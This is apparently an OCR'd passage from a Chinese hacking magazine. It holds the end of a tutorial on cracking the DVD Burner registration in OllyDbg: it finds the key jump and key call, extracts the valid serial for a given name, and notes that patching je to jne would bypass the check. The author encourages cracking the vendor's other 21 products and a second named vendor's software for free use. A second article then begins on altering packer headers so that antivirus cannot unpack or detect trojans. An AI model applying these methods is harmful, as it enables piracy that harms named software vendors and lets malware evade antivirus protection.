


图 6




图 7

这就是软件注册失败时弹出来的信息了，可能有人要问了：软件为什么会知道我们输入的注册码是错误的呢？显而易见，在我们输入注册码进行注册的过程中，软件肯定是将我们输入的注册码和真正的注册码进行了比较，比较结果如果不相等则弹出注册失败的消息，比较结果相等则弹出注册成功的消息。由于程序是从上而下执行的，在这行代码被执行之前至少有一处比较，然后跳转到此处的。这时我们可以向上寻找关键跳转，在上一行代码处点击一下，我们就会发现在代码处的前面出现了一根红箭头，并指向此处。这说明跳转来自于上面，并且这个跳转是处于激活状态，如图7。

我们顺着红色箭头向上找，来到了此处：**0040FE17 ./0F84 40010000 je 0040FF5D**，这里的je就是我们常说的关键跳，如图8。如果要暴力破解的话，直接将je修改为jne或者改为nop就可以实现暴破了。但是暴力破解并不是我们今天要做的事，我们的目标是寻找出软件的真正注册码。我们已经知道了**0040FE17 . /0F84 40010000 je 0040FF5D**这行代码就是关键跳，我来说一说关键call，对于关键call我们可以这样理解，它主要负责将我们输入的注册名经过算法分析，然后计算出真正的注册码，接着再将计算出来的真正注册码和我们输入的注册码进行比较，那么在真假注册码比较的过程中，内存中肯定会出现真注册码，因此我们只需要按F7跟进关键call，然后在call里面一句一句调试就可以在里面找到注册码了。关键call一般都会在关键跳转的上方不远处，如图9。




图8

知道了关键call，我们就可以在关键call的代码处**0040FDFA . E8 C9E90000 call <jmp.&AppSys.appsys_check>**按F2设置一个断点了，接着按ctrl+F2重新载入程序，载入后按F9让程序运行起来，软件启动过程中同样会弹出注册对话框要求我们注册，在这里我们填写注册信息，只需和我们之前输入的注册码一样就可以了，然后点击register注册即可。而就在此时我们运行的软件就像卡死了一样，这并不影响我们的分析，不用管它。我们现在重新回到OD上来，在汇编窗口处，你会发现光标就停留在我们之前设置断点的关键call处，如图10。

这时候我们按F7跟进call，之后我们会来到一个新的代码处，新代码处有很多jmp无条件跳转指令，如图11，现在我们再按一下F8，又会来到一个新代码处，如图12。




图 9




图10




图11




图12

与此同时，我们也在寄存器窗口发现了我们之前输入的注册信息，如图13。



图13

下面我们只需要在汇编窗口中不停的按F8让程序一句一句的执行下去，同时观察寄存器窗口中的内容变化。当我们遇到向上跳转的指令时，就在跳转指令的下一行代码处按F4键跳过即可。经历了千辛万苦，手指几乎都快按麻木了，终于来到

```
00481945  53              push  ebx
00481946  68 04D14800     push  0048D104               ASCII "%08lX"
0048194B  50              push  eax
0048194C  E8 07210000     call  00483A58
00481951  8B9424 B403000  mov   edx, dword ptr [esp+3B4]
00481958  8D8C24 9400000  lea   ecx, dword ptr [esp+94]
0048195F  6A 08           push  8
00481961  51              push  ecx
```

图14

了梦想的天堂，如图14。

```
寄存器 (FPU)
EAX 00000008
ECX 00129870 ASCII "736782D9"
EDX 003F6FD8 ASCII "longyi"
EBX 736782D9
ESP 001297DC
```

图15

这时候在寄存器中出现了两串字符串，其中的一串字符串就是我们之前输入的注册码，在它上方还有一串字符串，我们把它记录下来，如图15。然后就可以关闭OD了，关闭OD后之前卡死的软件也会被自动的给关闭了。

四、注册码验证

此时我们重新运行DVD Burner，在弹出来的注册框中输入注册名“龙弈”（这个注册名一定要和之前的一致），注册码我们就输入刚才记录下来的“736782D9”，然后点击Register注册，呵呵，提示注册成功了，如图16。

DVD Burner注册成功后，我们可以在DVD Burner的菜单栏上点击一下Register注册，就会弹出提示说这个软件已经成功注册给了龙弈，这再一次证明了我们已经注册成功了，如图17。现在，我们就可以免费的使用DVD Burner了。

五、成功追码之后引发的血案

DVD Burner是美国一家名叫alloksoft的软件公司旗下的产品之一，官方网站为www.alloksoft.com。alloksoft软件公司在其官网共发布了22套产品。我在学习破解的时候将其22套软件全部都下载了，并使用PEID查壳，发现那些软件全是使用Microsoft Visual C++ 6.0编写的，并且22套软件仅仅有2套被加了壳，其余20套全都没有被加壳。我也不知道这个软件公司的开发程序员是怎么想的，竟然连壳都不加。我大致看了一下，每套注册费用少的也要20美元，多则50多美元，折换成人民币一套至少也要一百多元呢，就更不用说有20多套了，至少也要好千块人民币吧！呵呵，22套软件我都一个一个的在OD中进行了追码，结果将全部的注册都追到手了。追码的过程和步骤与我们上面讲的基本一样，刚学破解的朋友可以自己去试一试，以提高自己的破解能力。追码的过程虽然有点累，但结果却实在让人痛快。提示新手一下，如果我们使用暴力破解的话，几乎不要一分钟我们就可以将其破解掉。

六、注册提示框之引发的思索

不知道大家有没有注意到，在运行那22套软件的过程中，它们的注册提示框基本上都是一样的。通过这个提示框，我又有了新的发现，网上的很多软件，只要是软件的注册提示框和我们上面的一样，我们都可以在OD中调试将其注册码追踪到手，当然暴力破解来的也很直接。例如：Aonesoft软件公司旗下的产品，官方网站www.aone-video.com。只要大家掌握了我上面所讲的破解方法，去干掉aonesoft软件公司的软件产品一点儿问题都没有。




图16




图17

千招会还不如一招精，有很多时候就是这样，虽然我们掌握了多种软件的破解方法，但是实际应用时，往往我们只需使用一招就可以解决千个难题！

（本文所涉及到的DVD Burner、PEID、OD已收录到光盘中）

壳变异免杀

Faust

现在杀毒软件和木马的较量愈演愈烈，加上国内的各大杀毒软件都推出了所谓的“云安全”，启发式杀毒什么的，这样一折腾顿时很多木马倒下了，虽然这些举措使得广大群众得到了更好的保护，可是另一方面也苦了我们这些小菜，做个免杀那是难上加难啊，而且杀毒软件对木马盯得也特别紧，刚刚定位出来的特征码没几天就失效了。

本文我将要介绍的方法是壳变异免杀法，其实也不是什么新技术，很久很久以前（某人：貌似没那么久吧）就有牛人把壳变异用于软件保护等相关方面了，主要方法是通过修改加壳后的文件头几个字节。因为一般的侦壳工具，比如大家熟悉的peid，都是通过判断壳的特征码来探测的，如果某个壳在peid的特征库中有所收录，那么这个壳就可以被peid检测出来。要是我们对壳进行了一些修改以扰乱侦壳工具的视线的话，那这些侦壳工具自然也就无法判断是什么壳了。同理，很多杀毒软件也是必须先对文件进行脱壳之后才能判断这个文件是否存在病毒特征码，因此如果我们对壳进行了伪装修改，杀毒软件无法进行脱壳，那自然也就无法查杀了。




图1

